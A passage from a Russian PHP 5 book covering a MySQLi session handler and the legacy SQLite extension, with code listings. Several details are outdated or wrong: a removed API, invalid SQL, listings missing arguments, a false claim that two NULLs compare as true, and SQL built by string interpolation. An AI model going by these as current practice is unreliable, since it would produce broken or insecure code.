  $stmt = mysqli_prepare($this->link, $query);
  mysqli_bind_param($stmt, "sss", $sess_id, $data, $data);
  return mysqli_execute($stmt);
}

public function handler_destroy($sess_id)
{
  $query = "DELETE FROM {$this->table} WHERE id = ?";
  $stmt = mysqli_prepare($this->link, $query);
  mysqli_bind_param($stmt, "s", $sess_id);
  return mysqli_execute($stmt);
}

public function handler_garbage($max_life)
{
  $query = "DELETE FROM {$this->table}
            WHERE UNIX_TIMESTAMP(last_updated) + " .
                self::SESS_EXPIRE . " <= UNIX_TIMESTAMP(NOW())";
  mysqli_query($this->link, $query);
  return;
}
}
?>
```

Для использования нового обработчика сеансов необходимо в том месте, где обычно вызывается функция session_start(), создать экземпляр класса MySQLiSession, как показано в листинге 24.22.

Листинг 24.22. Использование класса MySQLiSession для создания сеансов на основе MySQLi

```
<?php

 require_once("mysqlisession.class.php");

 $sess = new MySQLiSession();

 if(!empty($_GET['reset'])) {
   $_SESSION['count'] = 0;
 }

 echo "Счетчик: " . @++$_SESSION['count'];
?>
 [<A HREF="?<?php echo SID; ?>"> увеличить</A>]
 [<A HREF="?<?php echo SID; ?>&reset=1"> сбросить</A>]
```

Резюме

Как видите, PHP очень хорошо подходит для работы с базами данных, такими как MySQL. PHP может работать с многими типами баз данных, но в этой книге для иллюстрации использования баз данных в PHP был сделан акцент на MySQL. Для получения дополнительной информации по использованию MySQL и PHP посетите Web-сайт MySQL по адресу `http://www.mysql.com/` и страницу руководства по PHP, посвященную расширению MySQLi , по адресу `http://www.php.net/mysqli`. Более подробную информацию, касающуюся сеансов, можно найти в главе 6.

ГЛАВА

25

Использование SQLite в PHP

В ЭТОЙ ГЛАВЕ...

- Что делает пакет SQLite уникальным?
- Основные функциональные возможности SQLite
- Работа с пользовательскими функциями PHP в SQLite
- Разное

В главе 24 вы ознакомились с расширением MySQLi, которое предоставляет вашим PHP-сценариям возможность решать невероятно важную задачу: получать доступ к данным на сервере MySQL. В данной главе мы рассмотрим еще один мощный и уникальный пакет для работы с базами данных, доступный для разработчиков PHP 5, — пакет SQLite.

Что делает пакет SQLite уникальным?

Для того чтобы разумно и эффективно использовать SQLite, важно понимать его отличия от классических пакетов реляционных баз данных, таких как MySQL. MySQL работает на основе модели клиент-сервер, а SQLite не нуждается в сервере для хранения данных в базе. Точнее говоря, SQLite сам непосредственно является сервером, дающим возможность пользователям хранить и обрабатывать файлы базы данных, напрямую используя операторы SQL.

Начиная с версии PHP 5.0, SQLite (и расширение, и библиотека) входит в состав стандартного пакета. С точки зрения разработки подобное пакетирование SQLite обеспечивает множество выгод. По сути, SQLite полностью устраняет необходимость в разработке собственных систем хранения в двумерных файлах, заменяя их стандартизированной системой на основе SQL. Базы данных SQLite могут также полностью создаваться в памяти, предоставляя абсолютно новый набор методов для анализа данных при работе со сложными наборами. Учитывая, что все эти функциональные возможности предоставляются без дополнительного программного обеспечения, серверов реляционных баз данных и прочего, становится ясно, что SQLite — действительно мощное дополнение к PHP (если вы добавляете файлы в файловую систему, то можете использовать SQLite в своих сценариях).

Общие различия между SQLite и MySQL

Хотя SQLite фактически очень похож на такой инструмент баз данных, как MySQL, все же между ними существует множество мелких отличий. Если оставить эти различия не разъясненными, они могут привести к проблемам во время кодирования приложений на основе SQLite. В данном разделе мы остановимся на сравнении SQLite только с MySQL. Обратите внимание на то, что здесь предлагается лишь общее представление о данных различиях. Для подробного изучения обратитесь к документации по SQLite, которая доступна по адресу `http://www.sqlite.org/`.

SQLite не предусматривает определения типов данных

Первое основное различие между SQLite и MySQL состоит в том, что SQLite является инструментом базы данных, не предусматривающим определения типов. В отличие от MySQL, который сохраняет данные в базе по-разному в зависимости от типа, в SQLite все типы данных в общем случае могут использоваться поочередно.

Это важное отличие между базами данных может привести к ошибочной мысли о том, что неправильно сформированные операторы SQL являются абсолютно правильными для SQLite. Например, посмотрите на показаный ниже оператор `CREATE TABLE`, в котором вообще не представлены типы данных:

```
CREATE TABLE myvalues(id, name, value);
```

Хотя SQLite формально не предусматривает определения типов, он все же разрешает их указывать во время создания таблицы. При этом поддерживаются многие из стандартных типов, которые вам известны из программирования в MySQL, включая CHAR, TEXT, BLOB и CLOB. Если любой из указанных типов включается в определение столбца, то столбец считается текстовым, в противном случае он считается числовым.

Несмотря на то что SQLite ищет определенные подстроки внутри типа данных для того, чтобы определить, как он будет обрабатываться, любое символьное обозначение может использоваться в качестве типа данных. Говоря более точно, типом данных может быть любая строка, за которой следуют максимум два необязательных целых параметра. В конечном итоге в большинстве случаев это означает, что все типы данных, к которым вы привыкли в MySQL, являются доступными — вместе с теми, которые вы создали самостоятельно. В следующем примере оператора CREATE создается таблица из четырех столбцов с именами id, name, address и zip, при этом используются различные типы данных.

```
CREATE TABLE myvalues(id INTEGER,
                      name VARCHAR(255),
                      address ADDRESS TEXT,
                      zip NUMERIC(10, 5));
```

Как отмечалось ранее, в SQLite определения типов служат главным образом как описательные обозначения для тех столбцов, с которыми они связаны. И хотя здесь можно применять любое обозначение (не более чем с двумя числовыми параметрами), для согласованности лучше использовать стандартные типы данных SQL. Важно помнить, что во время определения таблиц все столбцы, создаваемые для хранения строковых данных, должны содержать одну из подстрок, предусмотренных ранее, идентифицирующую столбцы как *текстовые* данные.

Еще одной особенностью SQLite, которая относится к типам данных, является особый случай, используемый во время создания ключевого столбца с автоматическим приращением по аналогии с применением типа AUTO_INCREMENT в MySQL. В SQLite определение столбца как INTEGER PRIMARY KEY эквивалентно использованию AUTO_INCREMENT внутри MySQL; столбец должен содержать 32-битное целое число со знаком (включение нецелочисленных величин влечет за собой ошибку). Таким образом, следующие операторы CREATE TABLE MySQL и SQLite являются функционально идентичными:

```
.. Версия MySQL
CREATE TABLE autoinc(id INT AUTO_INCREMENT PRIMARY KEY);
.. Версия SQLite
CREATE TABLE autoinc(id INTEGER PRIMARY KEY);
```

НА ЗАМЕТКУ

Для создания первичного ключа с автоматическим приращением в SQLite необходимо использовать тип данных INTEGER. Общей ошибкой, которую допускают разработчики во время применения SQLite, является попытка применить тип данных INT в качестве сокращенной версии INTEGER — то, что допустимо в MySQL.

Как SQLite обращается с текстовыми и числовыми данными

Как вы знаете, во время работы с данными внутри базы SQLite данные классифицируются либо как текстовые, либо как числовые. Эта классификация оказывает прямое влияние на то, каким образом будут сравниваться и/или сортироваться данные во время выполнения запроса. Классификация данных для любого заданного значения в SQLite может быть определена с помощью функции `typeof()`:

```
SELECT typeof(123 + 456);
   numeric
SELECT typeof("foobar");
   text
SELECT typeof("foobar" + 123);
   numeric
SELECT typeof("foo" || 123);
   text
```

НА ЗАМЕТКУ

В предыдущем примере функции `typeof()` операция `||` не является булевской операцией `OR`, как вы могли подумать по привычке. Говоря точно, операция `||` является операцией конкатенации строк. Таким образом, выражение `"foo" || 123` дает в результате строку `"foo123"`.

Как видите, механизм SQLite работает достаточно интуитивно при определении классификации фиксированного блока данных. Если вы используете операции с особой классификацией (например, сложение, вычитание и так далее), то результат всегда будет числовым. Аналогично при использовании чисто текстовых операций, таких как операция конкатенации строк, всегда получается текстовый результат.

Теперь, когда вы уже знакомы с классификацией данных в SQLite, можете применять ее для определения способа, по которому будут сравниваться и/или сортироваться две порции данных.

Сравнение двух текстовых столбцов

Первый тип сравнения возникает тогда, когда оба столбца в запросе касаются текстовых данных. В таких случаях SQLite производит побайтовое сравнение соответствующих данных для выяснения эквивалентности двух заданных столбцов. При этом сравнение двух текстовых столбцов выполняется с учетом регистра символов.

Сравнение двух числовых столбцов

Когда вы имеете дело со значениями, которые SQLite рассматривает как числовые, столбцы сравниваются друг с другом с помощью обычных математических правил. Например, значение `-1` больше `-14`, но меньше `5`.

Сравнение двух столбцов с несовместимыми типами

В последнем случае, когда сравниваемые столбцы относятся к различным типам (один текстовый, а второй числовой), SQLite всегда решает ситуацию следующим образом: числовой столбец "меньше", чем текстовый.

Как SQLite трактует значения NULL

Что касается значения NULL, то способ обработки различных операций в отдельных базах данных отличается несущественно. С целью совместимости SQLite обрабатывает значения NULL в том же самом режиме, что и Oracle, PostgreSQL и DB2. Следующий список определяет поведение SQLite в тех операциях, в которых встречается значение NULL:

- Добавление NULL к значению дает в результате NULL.
- Умножение на NULL определяется как NULL.
- Значения NULL выделяются в столбце UNIQUE.
- Значения NULL не выделяются в SELECT DISTINCT.
- Значения NULL не выделяются в UNION.
- Результатом сравнения двух значений NULL является истина.
- Бинарные операции (NULL или 1) являются истиной.

Получение доступа к базе данных из нескольких процессов

Во время работы в Web-окружении возможна ситуация, когда несколько экземпляров отдельного PHP-сценария пытаются одновременно получить доступ к определенной базе данных. При этом, в отличие от многих больших систем управления реляционными базами данных (СУРБД), таких как MySQL, с SQLite связано несколько ограничений, которые должны учитываться. Эта проблема важна только тогда, когда данные записываются в базу; выполнение запросов SELECT может выполняться из нескольких копий без согласования.

Когда вы работаете с базой данных, очень важно, чтобы все записываемые данные были заполнены до того момента, как началась другая запись тех же данных. Это достигается путем "блокирования" данных от записи до тех пор, пока не завершена последняя запись. В большинстве крупных пакетов СУРБД наподобие MySQL такое блокирование производится индивидуально для отдельной таблицы либо даже для единственной строки в таблице. Во время записи в базу данных SQLite, однако, имеет место следующая ситуация. Блокируется целая база данных, тем самым предотвращая возможность записи в любую таблицу до тех пор, пока не закончится текущая операция записи. Такой метод блокирования имеет серьезные последствия при переходе к расширениям SQLite.

Еще одним заслуживающим внимания моментом, относящимся к блокированию в SQLite, является хранение баз данных SQLite в удаленных файловых системах, доступ к которым производится такими службами, как NFS в операционных системах Unix

или более старых операционных системах Windows (особенно Windows 95, 98 или ME), в которых поддержка блокирования сомнительна.

В общем случае эти ограничения SQLite служат не более чем определением способа, с помощью которого ваши PHP-сценарии планируют его использование. Для небольших наборов данных или для баз, в которых операторы SELECT являются более распространенными, чем операторы INSERT или UPDATE, производительность SQLite, по меньшей мере, такая же (если не лучше), как у многих больших пакетов СУРБД. В самом деле, эти ограничения отображают только непосредственные цели SQLite — служить упрощенным и эффективным клиентом и сервером СУРБД. Будьте осторожны при определении своих целей использования SQLite. Понимание отличий и ограничений в SQLite по сравнению с другими пакетами СУРБД имеет большое значение для осуществления правильного выбора.

Говоря кратко, если вы чаще всего производите записи в свою базу данных или хотите иметь доступ к базе данных с нескольких различных машин, настоятельно рекомендуется применять большой пакет СУРБД, такой как MySQL. Однако в качестве быстрой, чистой и эффективной замены для собственных механизмов хранения в двумерных файлах наилучшим образом подходит SQLite.

Основные функциональные возможности SQLite

Теперь, после ознакомления с конструкторскими различиями между SQLite и MySQL (а также и другими пакетами СУРБД), вы готовы использовать SQLite в PHP. Хотя SQLite является уникальной СУРБД с точки зрения разработки, он может совместно применяться вместе со многими общими базами данных, такими как MySQL. Как и в случае с MySQL в главе 24, некоторые операции являются общими для всех PHP-сценариев, использующих SQLite. Ниже представлен перечень этих общих операций.

- Открытие или создание базы данных SQLite.
- Выполнение необходимых SQL-запросов.
- Получение всех данных, возвращаемых запросами.
- Закрытие базы данных.

В следующих разделах описываются функции, которые реализуют эти операции, а также приводятся примеры их применения.

Открытие и закрытие баз данных

Первой задачей во время работы с SQLite является открытие базы данных. "Открытие" базы в SQLite означает создание или открытие файла базы данных в файловой системе. При этом подразумевается, что если база данных не существует, то для создаваемого файла должны быть установлены права записи Unix. Создание или открытие базы данных выполняется одной из двух функций: `sqlite_open()` или `sqlite_popen()`. Обе функции ведут себя идентично; единственное различие заключается в том, что `sqlite_popen()` в конце запроса оставляет соединение с базой данных открытым (постоянное соединение), тогда как `sqlite_open()` закрывает его. Так

как в большинстве случаев в Web-среде предпочтительнее использовать постоянные соединения, то в наших примерах будет применяться функция sqlite_popen(). Синтаксис для функции sqlite_popen() следующий:

```
sqlite_popen($filename [, $mode [, &$err_message]]);
```

Здесь $filename – это путь и имя файла открываемой базы данных, $mode – шаблон доступа для открытия файла, параметр $err_message – ссылка на переменную, в которой хранится сообщение об ошибке (если она произошла).

НА ЗАМЕТКУ

В настоящее время параметр $mode не используется библиотекой SQLite. В дальнейшем он будет применяться для определения прав доступа, под которыми планируется использование базы данных SQLite.

Когда выполняется функция sqlite_popen(), SQLite пытается открыть или создать базу данных, указанную в параметре $filename. Если по каким-либо причинам эта операция завершилась аварийно, то переменная, на которую ссылается параметр $err_message, содержит строку, описывающую возникшую ошибку, а функция sqlite_popen() возвращает значение false. Если база данных была создана или открыта успешно, то sqlite_popen() возвращает ресурс, представляющий соединение с базой данных.

В листинге 25.1 представлен пример открытия соединения с базой данных SQLite.

Листинг 25.1. Открытие базы данных SQLite

```
<?php
   $err_msg = "";
   $db_conn = sqlite_popen("/tmp/mydatabase", 0666, &$err_msg);
   if(!$db_conn) {
      trigger_error("Невозможно открыть базу данных: (Причина: $err_msg)");
   }
   /* Выполнить операции с базой данных */
?>
```

Несмотря на то что в общем случае базы данных SQLite являются формой постоянной памяти, они также могут применяться для временной обработки больших совокупностей данных. Они помогают в проведении комплексного анализа с помощью SQL путем создания в памяти базы данных SQLite. Для того чтобы создать базу данных SQLite в памяти, необходимо передать строку ':memory:' в параметре $filename функции sqlite_open() либо sqlite_popen().

НА ЗАМЕТКУ

Таблицы, создаваемые в памяти, уничтожаются при завершении текущего запроса, следовательно, они не могут быть постоянными. Таким образом, когда вы создаете таблицы в памяти, также называемые временными таблицами, функции sqlite_open() и sqlite_popen() ведут себя одинаково.

Если базы данных открываются при помощи sqlite_open(), то их необходимо закрывать, когда они больше не нужны. Несмотря на то что PHP автоматически закрывает открытые непостоянные соединения, они также могут быть закрыты вручную с помощью функции sqlite_close(), которая имеет следующий синтаксис:

```
sqlite_close($db);
```

Здесь $db — это соответствующий ресурс идентификатора базы данных, который возвращается функцией sqlite_open(). Если применить sqlite_close() к соединению, которое было открыто как постоянное при помощи функции sqlite_popen(), то оно также будет закрыто, а его постоянный статус уничтожен.

Выполнение запросов

После открытия базы данных SQLite к ней могут выполняться запросы с помощью множества доступных функций. Самой основной из всех функций для запросов SQLite является функция sqlite_query(), которая имеет следующий синтаксис:

```
sqlite_query($db, $query);
```

Здесь $db — это соответствующий ресурс идентификатора базы данных, а $query — выполняемый SQL-запрос. Как и в MySQL, запросы, передаваемые в SQLite, не нужно отделять друг от друга точкой с запятой. Функция sqlite_query() пытается выполнить предлагаемый запрос, и если это происходит успешно, то она возвращает ресурс, представляющий результаты данного запроса. Если по каким-либо причинам выполнение запроса не состоялось, функция sqlite_query() возвращает значение false. В листинге 25.2 подробно описывается применение функции sqlite_query() для создания таблицы и последующего добавления в нее некоторых данных.

Листинг 25.2. Использование функции sqlite_query()

```
<?php
    $db = sqlite_open(":memory:");
    if(!$db) die("Невозможно создать временную базу данных");

    $query = "CREATE TABLE cities(name VARCHAR(255), state VARCHAR(2))";
    sqlite_query($db, $query);
        $cities[] = array('name' => 'Chicago',
                          'state'=> 'IL');
        $cities[] = array('name' => 'Pentwater',
                          'state' => 'MI');
        $cities[] = array('name' => 'Flint',
                          'state'=> 'MI');
    foreach($cities as $city) {
        $query = "INSERT INTO cities VALUES(" .
                              "'{$city['name']}', '{$city['state']}')";
        if(!sqlite_query($db, $query)) {
           trigger_error("Невозможно вставить город " .
                         "'{$city['name']}, {$city['state']}");
        }
    }
    sqlite_close($db);
?>
```

Дополнением функции sqlite_query() служит функция sqlite_unbuffered_query(). Когда запрос выполняется посредством sqlite_query(), результаты полностью копируются в память. Это необходимо в тех ситуациях, когда сценарии нуждаются в доступе к полному результирующему набору с помощью таких функций, как sqlite_seek(), или функций, требующих для своей работы полного набора данных, таких как sqlite_num_rows() (обе функции будут обсуждаться далее). Однако часто случается, что результаты используются только последовательно по одной строке за раз — в этих случаях применяется функция sqlite_unbuffered_query(). Благодаря тому, что она не копирует результаты запроса в память полностью, меньшие функциональные возможности компенсируются более быстрым выполнением запросов.

Во всех базах данных SQL во время выполнения запросов на основе пользовательских данных необходимо избегать определенных символов, которые имеют особое значение в SQL. В SQLite символы можно отменять с помощью функции sqlite_escape_string(). Данная функция имеет следующий синтаксис:

```
sqlite_escape_string($string);
```

Здесь $string — это строка, которую нужно отменить. Предполагается, что функция sqlite_escape_string() возвращает копию строки, соответствующим образом отмененную и готовую к использованию в SQL-запросе. Чтобы избежать проблем с безопасностью и функциональностью, все данные, которые поступают из сомнительных внешних источников, необходимо отменить и только затем использовать в запросах.

Извлечение результатов

Мы уже обсуждали различия между буферизированными запросами, использующими sqlite_query(), и небуферизированными, использующими sqlite_unbuffered_query(); однако, еще необходимо рассмотреть вопрос, как извлекать данные из результирующих наборов обоих типов. Извлечение данных в SQLite происходит по аналогии с другими расширениями реляционных баз данных, подобными MySQL. В следующем разделе описываются различные методы, с помощью которых можно получить доступ к результатам из PHP.

Последовательное возвращение строк как массивов

Наиболее общим методом извлечения результатов является последовательное применение функции sqlite_fetch_array(). Она имеет следующий синтаксис:

```
sqlite_fetch_array($db [, $res_type [, $decode]]);
```

Здесь $db представляет ресурс идентификатора базы данных, $res_type — тип создаваемого массива, $decode — булевская переменная, указывающая, нужно ли автоматически декодировать результаты, прежде чем размещать их в массиве. Данная функция возвращает следующую строку в результирующем наборе в виде массива либо значение false, если больше нет доступных строк. Тип массива, возвращаемого функцией sqlite_fetch_array(), определяется параметром $res_type и является одной из следующих постоянных величин:

SQLITE_ASSOC	Возвращает ассоциированный массив, содержащий пары столбец/значение для данной строки.
SQLITE_NUM	Возвращает индексированный массив значений строк.

SQLITE_BOTH — Возвращает массив, содержащий как ассоциативные, так и числовые ключи для текущих строковых значений.

По умолчанию функция sqlite_fetch_array() возвращает как ассоциативные, так и числовые ключи для каждого столбца в пределах текущей строки (SQLITE_BOTH).

НА ЗАМЕТКУ

Регистр ключевых значений для ассоциативных массивов, возвращаемых функцией sqlite_fetch_array(), определяется конфигурационной директивой sqlite.assoc_case.

Третьим и последним параметром, который может передаваться в функцию sqlite_fetch_array(), является параметр $decode. Он является булевской переменной, указывающей, нужно ли использовать функцию sqlite_escape_string() для автоматического декодирования величин, возвращаемых в массиве для текущей строки. По умолчанию функция sqlite_fetch_array() декодирует значения внутри результирующего набора, и этот параметр допустимо изменять только в особых случаях, когда требуется исходная версия данных.

Возвращение результирующих наборов целиком в виде массива

Довольно часто многие разработчики предпочитают производить копирование полного результирующего набора в массив при помощи сценария, подобного тому, который приведен в листинге 25.3 (предполагается, что $result – это соответствующий ресурс результатов).

Листинг 25.3. Копирование результирующих наборов в массив вручную

```
<?php
   $rows = array();
   while($row = sqlite_fetch_array($result, $res_type, $decode)) {
      $rows[] = $row;
   }
?>
```

В качестве альтернативы данному PHP-коду в SQLite предусмотрена отдельная функция, которая выполняет запрос и возвращает массив, содержащий полный набор результатов (аналогичный тому, который производится в листинге 25.3), – функция sqlite_array_query(). Она имеет следующий синтаксис:

```
sqlite_array_query($db, $query [, $res_type [, $decode]])
```

Здесь $db – ресурс идентификатора базы данных, а $query – выполняемый запрос. Два дополнительных параметра, $res_type и $decode, имеют тот же самый смысл, что и для описанной ранее функции sqlite_fetch_array().

Функция sqlite_array_query() выполняет предложенный запрос и возвращает массив, содержащий полный результирующий набор, созданный тем же способом, что и в коде листинга 25.3. Рекомендуется вместо решения, показанного в листинге 25.3, всегда использовать sqlite_array_query(). Код при этом становится не только понятнее, но и существенно быстрее.

Возвращение единственной величины

Еще одной общей операцией, которая часто производится во время работы с таблицами SQL, является обращение к единственной строке и столбцу внутри определенной таблицы, как показано в следующем запросе:

```
SELECT value FROM settings WHERE name='foo' LIMIT 1
```

Поскольку упомянутый выше запрос возвращает только единственный столбец и строку, то применение функции `mysql_fetch_array()` является лишним. Более того, для таких ситуаций в SQLite предусмотрена функция `sqlite_fetch_single()`.

```
sqlite_fetch_single($result);
```

Данная функция принимает единственный параметр (соответствующий ресурс результатов `$result`) и возвращает строковую величину, представляющую первый столбец первой строки в результирующем наборе, либо значение `false`, если результирующий набор является пустым. Более удобная в использовании, функция `sqlite_fetch_single()` к тому же работает немного быстрее, а потому рекомендуется для применения с подходящими результирующими наборами.

НА ЗАМЕТКУ

Функция `sqlite_fetch_string()` служит псевдонимом для `sqlite_fetch_single()`.

Подсчет результатов и затронутых строк

Несмотря на то, что результирующие наборы имеют огромное значение, вы до сих пор не знаете способа подсчета количества строк в результатах. Хотя это можно выполнить с помощью определенного PHP-кода, в SQLite предлагается функция `sqlite_num_rows()`.

```
sqlite_num_rows($result);
```

Данная функция принимает единственный параметр (ресурс результирующего набора `$result`) и возвращает общее количество строк в результирующем наборе.

По аналогии для тех запросов, которые не возвращают результаты (а записывают их в базу данных) в SQLite предусмотрена функция `sqlite_changes()`, которая показывает количество строк, затронутых в запросе.

```
sqlite_changes($db);
```

Обратите внимание на то, что в отличие от функции `sqlite_num_rows()`, которая принимает ресурс идентификатора результирующего набора, `qlite_changes()` принимает ресурс идентификатора базы данных. Таким образом, `sqlite_changes()` возвращает количество строк, модифицированных во время предыдущего запроса SQL.

Извлечение имен полей и значений столбцов

Подобно многим расширениям базы данных, в SQLite предусмотрена возможность извлечения как имен столбцов, так и каждого отдельного значения столбца для отдельной строки. Для начала отдельные столбцы внутри определенной строки можно извлекать при помощи функции `sqlite_column()`:

```
sqlite_column($result, $key [, $decode]);
```

Здесь $result — это идентификатор результирующего набора, $key — возвращаемый столбец, $decode — параметр, определяющий, нужно ли сначала декодировать столбец (с помощью функции sqlite_escape_string()). Параметр $key данной функции может быть либо непосредственно именем столбца (представленным в виде строкового значения), либо целым числом, указывающим на столбец (при этом первый столбец нумеруется как 0). Функция возвращает строковую переменную, отображающую значение указанного столбца для текущей строки.

Для определения фактических имен столбцов, возвращаемых в результирующем наборе, в SQLite предусмотрена функция sqlite_field_name(). Она имеет следующий синтаксис:

```
sqlite_field_name($result, $field_index);
```

Здесь $result — это, как и ранее, идентификатор результирующего набора, а $field_index —индекс (начинающийся с 1) столбца, имя которого требуется извлечь.

Для определения количества столбцов в конкретном результирующем наборе (для использования с функцией sqlite_field_name()) в SQLite предлагается функция sqlite_num_fields() со следующим синтаксисом:

```
sqlite_num_fields($result);
```

Здесь $result — это ресурс идентификатора результирующего набора. Данная функция возвращает общее количество столбцов в результирующем наборе.

Извлечение последнего вставленного идентификатора

Давайте рассмотрим следующий оператор CREATE TABLE, который создает простую таблицу с автоматическим приращением ключа:

```
CREATE TABLE autocount VALUES(id INTEGER PRIMARY KEY);
```

Иногда возникает необходимость в определении последнего целочисленного идентификатора, который был вставлен в базу данных. В SQLite это значение устанавливается с помощью функции sqlite_last_insert_rowid(), которая имеет следующий синтаксис:

```
sqlite_last_insert_rowid($db);
```

где $db — ресурс идентификатора базы данных. Функция после выполнения возвращает целое число, представляющее последний целочисленный идентификатор, использованный во вставке для столбца с автоматическим приращением. Для иллюстрации применения данной функции рассмотрим следующий оператор INSERT, который вставляет строку в определенную ранее таблицу SQLite с именем autocount:

```
INSERT INTO autocount VALUES(NULL);
```

Поскольку для столбца id таблицы autocount передается значение NULL, SQLite автоматически выбирает следующее доступное неиспользованное целое число в качестве значения для данного столбца. Для того чтобы выбрать указанную строку, непосредственно после оператора INSERT можно поместить PHP-код, представленный в листинге 25.4 (предполагается, что $db — это соответствующий ресурс идентификатора базы данных).

Листинг 25.4. Использование sqlite_last_insert_rowid()

```
<?php
   sqlite_query("INSERT INTO customers VALUES(NULL)");
   $last_id = sqlite_last_insert_rowid();
   $query = "SELECT * FROM customers WHERE id=$last_id";
   $result = sqlite_query($db, $query);
   $row = sqlite_fetch_array($result);
   var_dump($row);
?>
```

Обработка ошибок

Каждой ошибке, которая происходит во время использования SQLite (кроме соединения с базой данных), присваивается уникальный код. Если во время выполнения ваших сценариев имела место определенная ошибка, для выявления ее кода и значения полезны две функции. Первая из них sqlite_last_error():

```
sqlite_last_error($db);
```

Здесь $db — ресурс идентификатора базы данных. Функция возвращает целочисленный код последней ошибки, которая произошла для указанной базы данных. В табл. 25.1 перечислены возможные константы, возвращаемые в результате вызова sqlite_last_error().

Таблица 25.1. Константы ошибок в SQLite

Константа	*Описание*
SQLITE_OK	Ошибок нет.
SQLITE_ERROR	Ошибка SQLite (либо база данных не найдена).
SQLITE_INTERNAL	Внутренняя ошибка SQLite.
SQLITE_PERM	Отказано в праве доступа.
SQLITE_ABORT	Процедура обратного вызова прервана.
SQLITE_BUSY	Файл базы данных временно заблокирован.
SQLITE_LOCKED	Таблица внутри базы данных заблокирована.
SQLITE_NOMEM	Ошибка распределения памяти SQLite.
SQLITE_READONLY	Попытка записи в базу данных, открытую только для чтения.
SQLITE_INTERRUPT	Прерванная операция.
SQLITE_IOERR	Произошла файловая ошибка ввода-вывода.
SQLITE_CORRUPT	Указанная база данных повреждена.
SQLITE_FULL	База данных заполнена.
SQLITE_CANTOPEN	Невозможно открыть файл базы данных.
SQLITE_PROTOCOL	Ошибка протокола блокирования базы данных.
SQLITE_SCHEMA	Изменена схема базы данных.

Окончание табл. 25.1

Константа	*Описание*
SQLITE_TOOBIG	Слишком много данных для одной строки.
SQLITE_CONSTRAINT	Прерывание из-за нарушения ограничений.
SQLITE_MISMATCH	Несоответствие типов данных.
SQLITE_AUTH	Отказано в авторизации.
SQLITE_ROW	sqlite_step() имеет другую готовую строку.
SQLITE_DONE	sqlite_step() завершила выполнение.

Поскольку целочисленные константы не очень информативны для применения в сообщениях об ошибках, в SQLite также предусмотрена функция, которая переводит данный код в строковую величину, описывающую природу ошибки. Эта трансформация выполняется с помощью функции sqlite_error_string():

```
sqlite_error_string($error_code);
```

Здесь $error_code — это константа ошибки, возвращенная предыдущим вызовом функции sqlite_last_error(). Такое разделение между непосредственным значением ошибки (представленным целым числом) и описанием ошибки позволяет вашим PHP-сценариям избирательно строить поведение с ошибками.

Перемещение по результирующим множествам

Если вы работаете с буферизированными запросами (которые возвращает функция sqlite_query()), то вы имеете возможность произвольного обращения к любой данной строке внутри результирующего множества. В самом общем виде это осуществляется при помощи двух функций, sqlite_next() и sqlite_current(), которые описываются ниже.

Когда результирующий набор возвращается после запроса, для указания текущей строки, обрабатываемой в PHP, используется внутренний указатель. Наиболее распространенной операцией в этом отношении является перемещение внутреннего указателя строки вперед на следующую строку посредством функции sqlite_next(), которая имеет следующий синтаксис:

```
sqlite_next($result);
```

где $result — это ресурс результата, возвращаемый функцией sqlite_query(). Данная функция передвигает внутренний указатель строки на следующую строку в результирующем наборе. Если операция прошла успешно, то sqlite_next() возвращает булевское значение true. Аналогично, если операция не удается (вероятнее всего потому, что в результирующем множестве больше нет строк), то возвращается булевское значение false.

Обратите внимание на то, что функция sqlite_next() не возвращает фактическое содержимое строки; более того, она не делает ничего более чем продвижение вперед

указателя строки. Для извлечения действительного значения текущей строки необходимо применить функцию sqlite_current(). Она имеет следующий синтаксис:

```
sqlite_current($result [, $result_type [, $decode]]);
```

Здесь $result — это ресурс результата, дополнительный параметр $result_type — формат, в котором возвращается массив (одна из констант SQLITE_ASSOC, SQLITE_NUM или SQLITE_BOTH), $decode — булевская переменная, указывающая, нужно ли автоматически декодировать данные строки. Как и в случае с остальными функциями для извлечения данных, которые обсуждались ранее, для параметра $decode почти во всех случаях нужно оставлять значение по умолчанию true. Аналогично, если параметр $result_type не указывается, будет использоваться стандартный SQLITE_BOTH. Функция sqlite_current() возвращает массив, содержащий ассоциированные ключи, числовые ключи, либо и те, и другие для каждого столбца внутри строки и данные указанной строки.

Для иллюстрации применения функции sqlite_current() совместно с функцией sqlite_next() в листинге 25.5 каждая из них применяется для имитации sqlite_fetch_array().

Листинг 25.5 Использование sqlite_current() и sqlite_next()

```
<?php
   function my_sqlite_fetch_array($result,
                                  $type = SQLITE_BOTH,
                                  $decode = true) {
      if(!sqlite_next($result)) {
         return false;
      } else {
         return sqlite_current($result, $type, $decode);
      }
   }
   $sqlite = sqlite_open(":memory:");
   sqlite_query($sqlite, "CREATE TABLE test(value INTEGER PRIMARY KEY)");

   for($count = 0; $count < 5; $count++) {
      sqlite_unbuffered_query($sqlite, "INSERT INTO test VALUES(NULL)");
   }
   $result = sqlite_query($sqlite, "SELECT * FROM test");
   while($row = my_sqlite_fetch_array($result)) {
      var_dump($row);
   }
?>
```

После того как результирующий набор "израсходован" различными функциями (sqlite_next(), sqlite_fetch_array() или подобными), есть возможность установить внутренний указатель строк на начало результирующего набора с помощью функции sqlite_rewind(). Она имеет следующий синтаксис:

```
sqlite_rewind($result);
```

где $result — это ресурс результирующего набора, который нужно "перемотать". Для любого непустого результирующего набора данная функция возвращает булевское значение true.

Применение функции sqlite_next() предлагает небольшие преимущества по сравнению с уже существующей sqlite_fetch_array(). Ясно, что предпочтительнее иметь возможность обращения к произвольной строке внутри результирующего набора, нежели циклически обращаться отдельно к каждой строке. Для обеспечения такой функциональности в SQLite предусмотрена функция sqlite_seek() со следующим синтаксисом:

```
sqlite_seek($result, $row_number);
```

где $result — это ресурс результирующего набора, $row_number — начинающийся с нуля номер строки для доступа. Данная функция передвигает внутренний указатель строки на соответствующую строку и возвращает логической значение true. Если в результирующем наборе отсутствует указанная строка, sqlite_seek() возвращает false. В листинге 25.6 функция sqlite_seek() применяется для возвращения случайной строки из таблицы в памяти.

Листинг 25.6. Использование функции sqlite_seek()

```
<?php
    function random_row($result) {
        $t_rows = sqlite_num_rows($result);
        if($t_rows > 0) {
             sqlite_seek($result, rand(0, ($t_rows-1)));
             return sqlite_current($result);
        } else {
             return false;
        }
    }

    $sqlite = sqlite_open(":memory:");
    sqlite_query($sqlite, "CREATE TABLE test(value INTEGER PRIMARY KEY)");

    for($count = 0; $count < 5; $count++) {
       sqlite_unbuffered_query($sqlite, "INSERT INTO test VALUES(NULL)");
    }
    $result = sqlite_query($sqlite, "SELECT * FROM test");
    var_dump(random_row($result));
?>
```

Работа с пользовательскими функциями PHP в SQLite

